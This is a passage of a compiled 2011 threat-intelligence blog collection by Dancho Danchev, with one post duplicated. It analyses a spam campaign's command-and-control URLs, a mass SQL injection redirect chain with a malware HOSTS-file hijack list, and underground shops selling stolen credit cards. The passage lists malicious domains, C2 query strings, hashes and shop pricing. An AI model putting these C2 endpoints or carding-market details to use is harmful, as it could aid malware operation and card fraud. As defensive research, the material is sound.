"Bandwidth Limit Exceeded"

**shbsharri.com/arkivi\_files/sssss.exe** - returns  
"Bandwidth Limit Exceeded"

**gangsganggroup.ru/true/index.php?cmd=getgrab** -  
Connect to 91.229.90.139 on port 80 ... failed

**gangsganggroup.ru/true/index.php?cmd=getproxy** -  
Connect to 91.229.90.139 on port 80 ... failed

**gangsganggroup.ru/true/index.php?cmd=getload  
&login=4117AF14E694E469C &sel=donat &ver=5.1  
&bits=0**

**&file=1 &run=ok**

**gangsganggroup.ru/true/index.php?cmd=getsocks  
&login=4117AF14E694E469C &port=11925**

**gangsganggroup.ru** - 91.229.90.139; AS6753 (responding  
to 91.229.90.139 is also **falcononfly2006.ru** - Email:

*makrogerhouse@yandex.ru) - Email:  
gangsgangroup.ru@allperson.ru*

*The same email makrogerhouse@yandex.ru, has been  
linked to a [2]**previously spamvertised IRS-themed  
malware campaign.***

*Clearly, both campaigns have been launched by the same  
cybercriminal.*

***This post has been reproduced from [3]Dancho  
Danchev's blog. Follow him [4]on Twitter.***

845

1.

[http://www.virustotal.com/file-scan/report.html?  
id=18386f49580298eee73688ce5e626a9e332886c25403a9  
91495e0a](http://www.virustotal.com/file-scan/report.html?id=18386f49580298eee73688ce5e626a9e332886c25403a991495e0a)

[3250c53e32-1318962605](http://www.virustotal.com/file-scan/report.html?id=18386f49580298eee73688ce5e626a9e332886c25403a991495e0a)

2. [http://ddanchev.blogspot.com/2011/10/spamvertised-irs-  
notice-serving-malware.html](http://ddanchev.blogspot.com/2011/10/spamvertised-irs-notice-serving-malware.html)

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>

846



***Dissecting the Ongoing Mass SQL Injection Attack  
(2011-10-20 23:36)***

The [1]**ongoing mass SQL injection attack**, has already affected over a [2]**million web sites**. Cybercriminals performing [3]**active search** engines [4]**reconnaissance** have managed to inject a malicious script into ASP ASP.NET websites.

From [5]**client-side exploits** to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's

[6]**Lizamoon mass SQL injection attack**.

**SQL injected domains** - thanks to Dasient's Tufan Demir for the ping:

**nbnjki.com/urchin.js** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com

**jjghui.com/urchin.js** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com

**bookzula.com/ur.php** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com

**bookgusa.com/ur.php** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com

**dfrgcc.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com

**statsl.com/ur.php** - 111.22.111.111 - Email:  
jamesnorthone@hotmailbox.com

**milapop.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com

***jhgukn.com/ur.php*** - Email:  
*jamesnorthone@hotmailbox.com*

847

***vovmml.com/ur.php*** - Email:  
*jamesnorthone@hotmailbox.com*

***bookvivi.com/ur.php*** - Email:  
*jamesnorthone@hotmailbox.com*

Responding to 146.185.248.3 is also ***file-dl.com***;

***bookfula.com and bookvila.com*** - Email:

*james-*

*northone@hotmailbox.com*

***Detection rate for urchin.js:***

*urchin.js* - [7]***Trojan.JS.Redirector*** - 17/42 (40.5 %)

MD5 : 4387f9be5af4087d21c4b44b969a870f

SHA1 : 8a47842ccf6d642043ee8db99d0530336eef6b99

SHA256:

975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fb  
ee207519f8351

The redirections take place as follows:

• ***bookzula.com/ur.php***

->

***www3.topasarmy.in/?w4q593n=***

-

Email:

*bill.swinson@yahoo.com*

->

***firstrtscaner.rr.nu***

• ***nbnjkl.com/urchin.js -> power-wfchecker.in/?  
1dlia916=*** - Email: *bill.swinson@yahoo.com*

*bill.swinson@yahoo.com* has also been used to register the following scareware-serving domains:

***uberble-safe.in***

***uberate-safe.in***

***best-jsentinel.in***

***topantivir-foru.in***

***personalscannerlg.in***

***rideusfor.in***

***hardbsy-network.in***

***enablesecureum.in***

***hardynaucheker.in***

***best-jsentinel.in***

***smartklhdefense.in***

***smartaasecurity.in***

***personal-scan-4u.in***

***unieve-safe.in***

***safe-solutionsoft.in***

***hugeble-cure.in***

***topsecuritykauu.in***

***personalcleansoft.in***

***powerscanercis.in***

***topksfsecurity.in***

***hard-antivirbjb.in***

***strong-guardbxz.in***

***smart-suiteguard.in***

***thebestkrearmy.in***

***smart-guardianro.in***

***freeopenscanerpo.in***

***best-networkqjo.in***

***hard-antivirbjb.in***

***smartantivir-scanner.in***

848



***most-popularsoftcontent.in***

***bester-msecuriity.in***

***doneahme.in***

***strong-checkerwrt.in***

***safepowerforu.in***

***safe-securityarmy.in***

***personal-bpsentinel.in***

***personalcleansoft.in***

***ostestsystemri.in***

***saveinternet-guard.in***

***just-perfectprotection.in***

***firstholdermvq.in***

***just-perfectprotection.in***

***allcle-safe.in***

***brawaidme.in***

***uniind-safe.in***

***moreaz-fine.in***

***trueeox-safe.in***

***safexanet.in***

***personal-internet-foryou.in***



*For the time being, the campaign is redirecting to a fake YouTube page enticing users into downloading a bogus*

*Adobe Flash player in order to view the video.*

*Detection rate for the bogus Adobe Flash player:*

*scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)*

*MD5 : fb4c93935346d2d8605598535528506e*

*SHA1 : 0ff7ccd785c0582e33c22f9b21156929ba7abaeb*

*SHA256:*

*b204586cbac1606637361dd788b691f342cb1c582d106902  
09a989b040dab632*

*Upon execution the sample phones back to:*

*849*

***209.212.147.141/chrome/report.html***

***98.142.243.64/chrome/report.html***

***update.19runs10q3.com** - 65.98.83.115*

*The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David*

*Jacoby for the ping. For instance, in [9]**this malware sample** that's also phoning back to the same URLs, we have active HOSTS file modification as follows:*

*See related post: [10] **Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines***

*www.google.com.=87.125.87.99;*  
*google.com.=87.125.87.103;*  
*google.com.au.=87.125.87.104;*  
*www.google.com.au.=87.125.87.147;*  
*google.be.=77.125.87.148;*  
*www.google.be.=77.125.87.149;*  
*google.com.br.=77.125.87.109;*  
*www.google.com.br.=77.125.87.150;*  
*google.ca.=77.125.87.152;*  
*www.google.ca.=77.125.87.153;*  
*google.ch.=77.125.87.155;*  
*www.google.ch.=77.125.87.158;*  
*google.de.=77.125.87.160;*  
*www.google.de.=77.125.87.161;*  
*google.dk.=92.125.87.123;*  
*www.google.dk.=92.125.87.160;*  
*google.fr.=92.125.87.154;*  
*www.google.fr.=92.125.87.134;*  
*google.ie.=92.125.87.170;*  
*www.google.ie.=92.125.87.177;*

*google.it.=92.125.87.173;*  
*www.google.it.=92.125.87.147;*  
*google.co.jp.=92.125.87.103;*  
*www.google.co.jp.=84.125.87.147;*  
*google.nl.=84.125.87.103;*  
*www.google.nl.=84.125.87.147;*  
*google.no.=84.125.87.103;*  
*www.google.no.=84.125.87.147;*  
*google.co.nz.=84.125.87.103;*  
*www.google.co.nz.=84.125.87.147;*  
*google.pl.=84.125.87.103;*  
*www.google.pl.=64.125.87.147;*  
*google.se.=64.125.87.103;*  
*www.google.se.=64.125.87.147;*  
*google.co.uk.=64.125.87.103;*  
*www.google.co.uk.=64.125.87.147;*  
*google.co.za.=64.125.87.103;*  
*www.google.co.za.=64.125.87.147;*  
*www.google-analytics.com.=64.125.87.101;*  
*www.bing.com.=92.123.68.97;*

850

*search.yahoo.com.=72.30.186.249;*

*www.search.yahoo.com.=72.30.186.249;*

*uk.search.yahoo.com.=87.248.112.8;*

*ca.search.yahoo.com.=100.6.239.84;*

*de.search.yahoo.com.=87.248.112.8;*

*fr.search.yahoo.com.=87.248.112.8;*

*au.search.yahoo.com.=87.248.112.8;*

*ad-emea.doubleclick.net.=64.125.87.101;*

*www.statcounter.com.=64.125.87.101;*

### ***[11] The Lizamoon mass SQL injection connection***

*The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to*

*register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL***

***Injection Attack Serving Scareware".***

### ***Related posts:***

- *[13]SQL Injection Through Search Engines Reconnaissance*
- *[14]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two*

- [15]Massive SQL Injection Attacks - the Chinese Way
- [16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [17]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [18]Dissecting the WordPress Blogs Compromise at Network Solutions
- [19]Yet Another Massive SQL Injection Spotted in the Wild
- [20]Smells Like a Copycat SQL Injection In the Wild
- [21]Fast-Fluxing SQL Injection Attacks
- [22]Obfuscating Fast-fluxed SQL Injected Domains

***This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.***

1. <http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662>
2. [http://i.zdnet.com/blogs/mass\\_sql\\_injection\\_attack.png](http://i.zdnet.com/blogs/mass_sql_injection_attack.png)
3. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
4. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
5. <http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html>
6. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>

7.

<http://www.virustotal.com/file-scan/report.html?id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fbee2>

[07519f8351-1318924415](http://www.virustotal.com/file-scan/report.html?id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fbee2)

8.

<http://www.virustotal.com/file-scan/report.html?id=b204586cbac1606637361dd788b691f342cb1c582d10690209a989>

[b040dab632-1319047251](http://www.virustotal.com/file-scan/report.html?id=b204586cbac1606637361dd788b691f342cb1c582d10690209a989)

9. <http://pastebin.com/EEHVb6ux>

10. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>

851

11. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>

12. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>

13. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

14. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>

15. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

16. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>
17. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>
18. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
19. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
20. <http://ddanchev.blogspot.com/2008/07/smells-like-copypcat-sql-injection-in.html>
21. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>
22. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
23. <http://ddanchev.blogspot.com/>
24. <http://twitter.com/danchodanchev>

852



### ***Dissecting the Ongoing Mass SQL Injection Attack (2011-10-20 23:36)***

*The [1]**ongoing mass SQL injection attack**, has already affected over a [2]**million web sites**. Cybercriminals performing [3]**active search** engines [4]**reconnaissance***

*have managed to inject a malicious script into ASP ASP.NET websites.*

*From [5]**client-side exploits** to bogus Adobe Flash players, the campaign is active and ongoing. In this intelligence brief, we'll dissect the campaign and establish a direct connection between the campaign and last March's*

*[6]**Lizamoon mass SQL injection attack.***

***SQL injected domains** - thanks to Dasient's Tufan Demir for the ping:*

***nbnjki.com/urchin.js** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com*

***jjghui.com/urchin.js** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com*

***bookzula.com/ur.php** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com*

***bookgusa.com/ur.php** - 146.185.248.3 - Email:  
jamesnorthone@hotmailbox.com*

***dfrgcc.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com*

***statsl.com/ur.php** - 111.22.111.111 - Email:  
jamesnorthone@hotmailbox.com*

***milapop.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com*

***jhgukn.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com*



**vovmml.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com

**bookvivi.com/ur.php** - Email:  
jamesnorthone@hotmailbox.com

Responding to 146.185.248.3 is also **file-dl.com**;

**bookfula.com and bookvila.com** - Email:

james-

northone@hotmailbox.com

**Detection rate for urchin.js:**

urchin.js - [7]**Trojan.JS.Redirector** - 17/42 (40.5 %)

MD5 : 4387f9be5af4087d21c4b44b969a870f

SHA1 : 8a47842ccf6d642043ee8db99d0530336eef6b99

SHA256:

975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897bc3fb  
ee207519f8351

The redirections take place as follows:

- **bookzula.com/ur.php**

->

**www3.topasarmy.in/?w4q593n=**

-

Email:

*bill.swinson@yahoo.com*

->

***firstrtsaner.rr.nu***

• ***nbnjkl.com/urchin.js -> power-wfchecker.in/?  
1dlia916=*** - Email: *bill.swinson@yahoo.com*

*bill.swinson@yahoo.com* has also been used to register the following scareware-serving domains:

***uberble-safe.in***

***uberate-safe.in***

***best-jsentinel.in***

***topantivir-foru.in***

***personalscannerlg.in***

***rideusfor.in***

***hardbsy-network.in***

***enablesecureum.in***

***hardynaucheker.in***

***best-jsentinel.in***

***smartklhdefense.in***

***smartaasecurity.in***

***personal-scan-4u.in***

***unieve-safe.in***

***safe-solutionsoft.in***  
***hugeble-cure.in***  
***topsecuritykauu.in***  
***personalcleansoft.in***  
***powerscanercis.in***  
***topksfsecurity.in***  
***hard-antivirbjb.in***  
***strong-guardbxz.in***  
***smart-suiteguard.in***  
***thebestkrearmy.in***  
***smart-guardianro.in***  
***freeopenscanerpo.in***  
***best-networkqjo.in***  
***hard-antivirbjb.in***  
***smartantivir-scanner.in***

854



***most-popularsoftcontent.in***  
***bester-msecuriity.in***  
***doneahme.in***

***strong-checkerwrt.in***

***safepowerforu.in***

***safe-securityarmy.in***

***personal-bpsentinel.in***

***personalcleansoft.in***

***ostestsystemri.in***

***saveinternet-guard.in***

***just-perfectprotection.in***

***firstholdermvq.in***

***just-perfectprotection.in***

***allcle-safe.in***

***brawaidme.in***

***uniind-safe.in***

***moreaz-fine.in***

***trueeox-safe.in***

***safexanet.in***

***personal-internet-foryou.in***

*For the time being, the campaing is redirecting to a fake YouTube page enticing users into downloading a bogus*

*Adobe Flash player in order to view the video.*

*Detection rate for the bogus Adobe Flash player:*

*scandisk.exe - [8]**Backdoor:Win32/Simda.A** - 8/43 (18.6 %)*

*MD5 : fb4c93935346d2d8605598535528506e*

*SHA1 : 0ff7ccd785c0582e33c22f9b21156929ba7abaeb*

*SHA256:*

*b204586cbac1606637361dd788b691f342cb1c582d106902  
09a989b040dab632*

*Upon execution the sample phones back to:*

*855*

***209.212.147.141/chrome/report.html***

***98.142.243.64/chrome/report.html***

***update.19runs10q3.com** - 65.98.83.115*

*The same phone back locations have been used in a variety of related malware – thanks to Kaspersky's David*

*Jacoby for the ping. For instance, in [9]**this malware sample** that's also phoning back to the same URLs, we have active HOSTS file modification as follows:*

*See related post: [10] **Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines***

*www.google.com.=87.125.87.99;*

*google.com.=87.125.87.103;*

*google.com.au.=87.125.87.104;*

*www.google.com.au.=87.125.87.147;*

*google.be.=77.125.87.148;*

*www.google.be.=77.125.87.149;*

*google.com.br.=77.125.87.109;*

*www.google.com.br.=77.125.87.150;*

*google.ca.=77.125.87.152;*

*www.google.ca.=77.125.87.153;*

*google.ch.=77.125.87.155;*

*www.google.ch.=77.125.87.158;*

*google.de.=77.125.87.160;*

*www.google.de.=77.125.87.161;*

*google.dk.=92.125.87.123;*

*www.google.dk.=92.125.87.160;*

*google.fr.=92.125.87.154;*

*www.google.fr.=92.125.87.134;*

*google.ie.=92.125.87.170;*

*www.google.ie.=92.125.87.177;*

*google.it.=92.125.87.173;*

*www.google.it.=92.125.87.147;*

*google.co.jp.=92.125.87.103;*

*www.google.co.jp.=84.125.87.147;*

*google.nl.=84.125.87.103;*

*www.google.nl.=84.125.87.147;*

*google.no.=84.125.87.103;*

*www.google.no.=84.125.87.147;*

*google.co.nz.=84.125.87.103;*

*www.google.co.nz.=84.125.87.147;*

*google.pl.=84.125.87.103;*

*www.google.pl.=64.125.87.147;*

*google.se.=64.125.87.103;*

*www.google.se.=64.125.87.147;*

*google.co.uk.=64.125.87.103;*

*www.google.co.uk.=64.125.87.147;*

*google.co.za.=64.125.87.103;*

*www.google.co.za.=64.125.87.147;*

*www.google-analytics.com.=64.125.87.101;*

*www.bing.com.=92.123.68.97;*

*856*

*search.yahoo.com.=72.30.186.249;*

*www.search.yahoo.com.=72.30.186.249;*

*uk.search.yahoo.com.=87.248.112.8;*  
*ca.search.yahoo.com.=100.6.239.84;*  
*de.search.yahoo.com.=87.248.112.8;*  
*fr.search.yahoo.com.=87.248.112.8;*  
*au.search.yahoo.com.=87.248.112.8;*  
*ad-emea.doubleclick.net.=64.125.87.101;*  
*www.statcounter.com.=64.125.87.101;*

### ***[11] The Lizamoon mass SQL injection connection***

*The same email used to register the SQL injected domains jamesnorthone@hotmailbox.com has been used to*

*register the Lizamoon mass SQL injection attack domains extensively profiled here - "[12]**Dissecting the Massive SQL***

***Injection Attack Serving Scareware".***

### ***Related posts:***

- *[13]SQL Injection Through Search Engines Reconnaissance*
- *[14]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two*
- *[15]Massive SQL Injection Attacks - the Chinese Way*
- *[16]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service*



- [17]*GoDaddy's Mass WordPress Blogs Compromise Serving Scareware*
- [18]*Dissecting the WordPress Blogs Compromise at Network Solutions*
- [19]*Yet Another Massive SQL Injection Spotted in the Wild*
- [20]*Smells Like a Copycat SQL Injection In the Wild*
- [21]*Fast-Fluxing SQL Injection Attacks*
- [22]*Obfuscating Fast-fluxed SQL Injected Domains*

***This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.***

1. <http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662>
2. [http://i.zdnet.com/blogs/mass\\_sql\\_injection\\_attack.png](http://i.zdnet.com/blogs/mass_sql_injection_attack.png)
3. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
4. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
5. <http://blog.armorize.com/2011/10/httpjjghuicomurchinjs-mass-infection.html>
6. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>
7. <http://www.virustotal.com/file-scan/report.html?id=975e62fe1d9415b9fa06e8f826f776ef851bd030c2c897b>

[c3fbee2](#)

[07519f8351-1318924415](#)

8.

<http://www.virustotal.com/file-scan/report.html?id=b204586cbac1606637361dd788b691f342cb1c582d10690209a989>

[b040dab632-1319047251](#)

9. <http://pastebin.com/EEHVb6ux>

10. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>

857

11. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>

12. <http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html>

13. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

14. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>

15. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

16. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>

17. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>
18. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
19. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
20. <http://ddanchev.blogspot.com/2008/07/smells-like-copypcat-sql-injection-in.html>
21. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>
22. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
23. <http://ddanchev.blogspot.com/>
24. <http://twitter.com/danchodanchev>

858



### ***Exposing the Market for Stolen Credit Cards Data (2011-10-31 02:07)***

*What's the [1]**average price for a stolen credit card?**  
How are [2]**prices shaped within the cybercrime ecosystem?***

*Can we talk about [3]**price discrimination within the underground marketplace?** Just how easy is to purchase*

*stolen credit cards known as dumps or full dumps, nowadays?*

*In this intelligence brief, I will expose the market for stolen credit cards data, by profiling 20 currently active and responding gateways for processing of fraudulently obtained financial data.*

*Key summary points:*

- Tens of thousands of stolen credit cards a.k.a. dumps and full dumps offered for sale in a DIY market fashion*
- The majority of the carding sites are hosted in the Ukraine and the Netherlands*
- Liberty Reserve is the payment option of choice for the majority of the portals*
- Four domains are using Yahoo accounts and one using Live.com account for domain registration*
- Four of the domains are using identical name servers*
- Each DIY gateway for processing of fraudulently obtained financial data has a built-in credit cards checker or*

*offers links to external sites performing the service*

- Several of the fraudulent gateways offered proxies-as-a-service, allowing cybercriminals to hide their real IPs by using the malware infected hosts as stepping stones*

*The dynamics of the cybercrime ecosystem share the same similarities with that of a legitimate marketplace. From*

*seller and buyers, to bargain hunters, escrow agents, resellers and vendors specializing in a specific market*

*segment, all the market participants remains active throughout the entire purchasing process. With Zeus and SpyEye crimeware infections proliferating, it's shouldn't be surprising that the average price for a stolen credit card is decreasing.*

*With massive dumps of credit card details in the hands of cybercriminals, obtained through [4]**ATM skimming** and crimeware botnets, the marketplace is getting over-crowded with trusted propositions for stolen credit card details.*

*What used to be a market where over-the-counter trade was the primary growth factor, is today's highly standardized marketplace with DIY online interfaces, allowing anyone to join and purchase stolen credit card details. Naturally, the vendors of dumps and full dumps are vertically integrating within the marketplace, and are offering additional services such as checkers for credit cards validity, and proxies-as-a-service - [5]**compromised malware infected hosts** -*

859

*allowing a potential cybercriminal to opportunity to hide their IP while using the recently purchased credit cards data.*

*How are prices shaped within this new and standardized market model offered commodity goods such as*

*stolen credit cards, and is price discrimination for the stolen credit cards even feasible? The vendors are currently offered fixed prices for the majority of credit cards, with slight increases in the price of a stolen credit card, if the card is Premium. Bulk orders are naturally also considered as a growth factor the DIY interfaces, with slight discounts being offered for bulk orders.*

*As far as [6]**price discrimination** is concerned, the concept is long gone, and has become the victim of this ongoing standardization of the market. The same goes for penetration pricing, as the vendors of stolen credit cards details are now enjoying a better underground market transparency into the fraudulent propositions of competing*

*portals, helping them to set the prices more easily, without the need to lower the price in order to enter the market segment.*

*Let's profile the 20 gateways for processing of fraudulently obtained financial data.*

***Responding IPs, registered emails, name servers, ASs, associated ICQ numbers, geolocation of the hosting IP***

***is as follows:***

***ccmall.cc*** - 213.5.70.34 - Name server:  
TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn  
- AS49544,

***INTERACTIVE3D-AS - HOSTED IN THE NETHERLANDS***

***track2.name*** - 91.213.175.121 - AS6849, UKRTELNET JSC  
UKRTELECOM - HOSTED IN UKRAINE

***trackstore.su*** - 46.21.148.26 - Email:  
roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - HOSTED  
IN THE NETHERLANDS

***magic-numbers.cc*** - 91.213.175.89;

91.223.77.35 Name server:

*NS1.1000DNS.NET - Email:*

*con-*

*tact@privacyprotect.org - AS6849, UKRTELNET JSC  
UKRTELECOM - HOSTED IN UKRAINE*

***allfresh.us*** - 46.21.144.115 - Name server:  
*YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com -  
AS35017,*

*SWIFTWAY-AS - HOSTED IN THE NETHERLANDS*

***freshstock.biz*** - 38.97.225.166;

*69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:*

*ghmbfvn-*

*txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc.  
- HOSTED IN THE UNITED STATES*

***bulba.cc*** - 91.223.77.254 - Name server:  
*NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849,  
UKRTELNET*

*JSC UKRTELECOM - HOSTED IN UKRAINE*

***approven.su*** - 91.229.248.20 - Name server:  
*dns1.naunet.ru - Email: yurtan20@e1.ru - HOSTED IN  
UKRAINE*

***cv2shop.com***

*-*

*72.20.12.205*

-

Name

server:

DNS1.NAME-SERVICES.COM

-

Email:

wn-

fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - HOSTED IN THE UNITED STATES

**vzone.tc** - 49.212.25.242 - Name server: dns1.yandex.ru - Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C

SAKURA Internet - HOSTED IN JAPAN

**ccStore.ru** - 91.220.101.200 - Name server: ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 - HOSTED IN

THE NETHERLANDS

**dumps.cc** redirects to **privateservices.ws** and **trackservices.ws** - 124.217.247.59 - Name server: NS1.IPSTATES.NET -

Email: dumps.cc@domainsproxy.net - AS45839, PIRADIUS-AS PIRADIUS NET - HOSTED IN MALAYSIA

**privateservices.ws** - 217.23.9.92 - Name server: ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk - HOSTED IN



## *THE NETHERLANDS*

**perfect-numbers.cc** - 91.220.101.75 - Name server:  
NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko  
Sergey Nikolaevich; icq: 605099359 - HOSTED IN THE  
NETHERLANDS

**mega4u.biz** - 178.162.174.71 - Name server:  
NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753,  
LEASEWEB-DE

- HOSTED IN GERMANY

**accessltd.ru** - 91.213.175.167 - Name server:  
ns14.zoneedit.com - Email - admin@accessltd.ru - AS6849,  
UKRTELNET

JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine -  
HOSTED IN UKRAINE

**pwnshop.cc** - 77.79.13.209 - Name server:  
NS1.AFRAID.ORG - AS16125, DC-AS UAB - HOSTED IN  
LITHUANIA

**bestdumps.su** - 91.213.175.57 - Name server:  
ns1.1000dns.net - Email: bestdumpssu@live.com ICQ :  
619429330 -

860



AS6849, UKRTELNET JSC UKRTELECOM - HOSTED IN  
UKRAINE

**mycc.su** - 188.93.17.180 - Name server:  
ns1.deltahost.com.ua - Email: admin@mycc.su - AS49505,  
SELECTEL Ltd. -

*HOSTED IN RUSSIA*

**bestdumps.biz** - 195.3.145.87 - Name server:  
NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz -  
AS50244 -

*HOSTED IN LATVIA, Associated email:  
bdsupport@jabber.org, Associated ICQ: 655584*

**dumpshop.bz** - 217.23.9.93 - Name server:  
ns1.servicedns.nl - Email: contact@privacyprotect.org;  
AS49981,

*WorldStream; HOSTED IN THE NETHERLANDS*

**cardshop.bz** - 217.23.9.67 - Name server:  
ns1.servicedns.nl - Email: contact@privacyprotect.org;  
AS49981, WorldStream; HOSTED IN THE NETHERLANDS

*Let's now take an inside view into each and every of the  
above-profiled gateways.*

**\_accessltd.ru**

**Accessltd.ru** is currently offering an inventory of 39328  
U.S based stolen credit card details for just \$2.10 each,  
followed by another inventory of 342 U.K based credit cards  
for \$9 each, and 108 Japanese based credit cards for \$8

*each, with another dump of 293 Canadian credit cards for  
\$7 each, and 198 Australian based credit cards for \$8 each.*

*According to the service - " We accept Liberty Reserve  
only.Refund on your wallets is not possible. "*

*Moreover, here's how the service operates based on the  
Service Rules:*

*" To check the card is integrated into the platform checker CCChecker, currently the best checker, not only in our opinion. Replacement cards are only based on the result of this checker. Check Card is available immediately after order payment, in the section My Orders. To check, click "Check". Cards checking in for a few seconds. Button "Check"*

*- available within 20 minutes after purchase. Check Card - a paid service, which costs \$ 0.3, if the card is not valid -*

*the cost of cards back to your*

*861*



*account automatically.*

*Replacement card can only be made in the automatic mode. If checker dont working, for replace need screens*

*your checker in the Support section with a description of the problem. These tickets will only be considered if they contain the results of your test, not a "paid for Skype, did not work, replace". We do not care where and how you use the material, loading support extra information is needed. We will check the card manually, and if any parameter is not correct to make you refund. **Sorting:***

*Our shop is available sorted by the following parameters:*

- 1. BIN ( Multiple)*
- 2. State (Multiple)*
- 3. City (Multiple)*

#### 4. Zip (Multiple)"

##### ***\_Domain reconnaissance***

***accessltd.ru*** - 91.213.175.167 - Name server:  
*ns14.zoneedit.com* - Email - *admin@accessltd.ru* - AS6849,  
UKRTELNET

*JSC UKRTELECOM, 18, Shevchenko blvd. Kiev, Ukraine -  
HOSTED IN UKRAINE*

##### ***\_AllFresh.us***

***AllFresh.us*** is yet another DIY shop for purchasing stolen credit card details, all fresh as the name says.

*On 2011/08/04 the service issued updates for " **updated US Amex, Discover fresh and good**", followed by another update on the next day, this time advertising " updated more cvv Franche new and good today. "*

*The price for a stole card number is static and is \$6 per credit card.*

862



863



##### ***\_Domain reconnaissance***

864



**allfresh.us** - 46.21.144.115 - Name server:  
YNS1.YAHOO.COM - Email: keikomiyahara@yahoo.com -  
AS35017,

SWIFTWAY-AS - HOSTED IN THE NETHERLANDS

## **Approven.su**

**Approven.su** is a relatively more advanced DIY shop for purchasing of stolen credit card details, due to its advanced search options, allowing cybercriminals an easier way for searching into the the dumps/full dumps of stolen credit card details.

The most recent announcement at **Approven.su** says "Sumer Jam: 8 new bases - Georgia<sup>2</sup>, California<sup>3</sup>, Pennsylvania<sup>3</sup>, Puerto Rico, California<sup>4</sup>, Texas<sup>4</sup>, Virginia, California<sup>5</sup>".

The price for a stolen credit card is \$10, with Platinum cards going for \$15.

865



866



## **Domain reconnaissance**

**approven.su** - 91.229.248.20 - Name server:  
dns1.naunet.ru - Email: yurtan20@e1.ru - HOSTED IN  
UKRAINE

## ***\_BestDumps.biz***

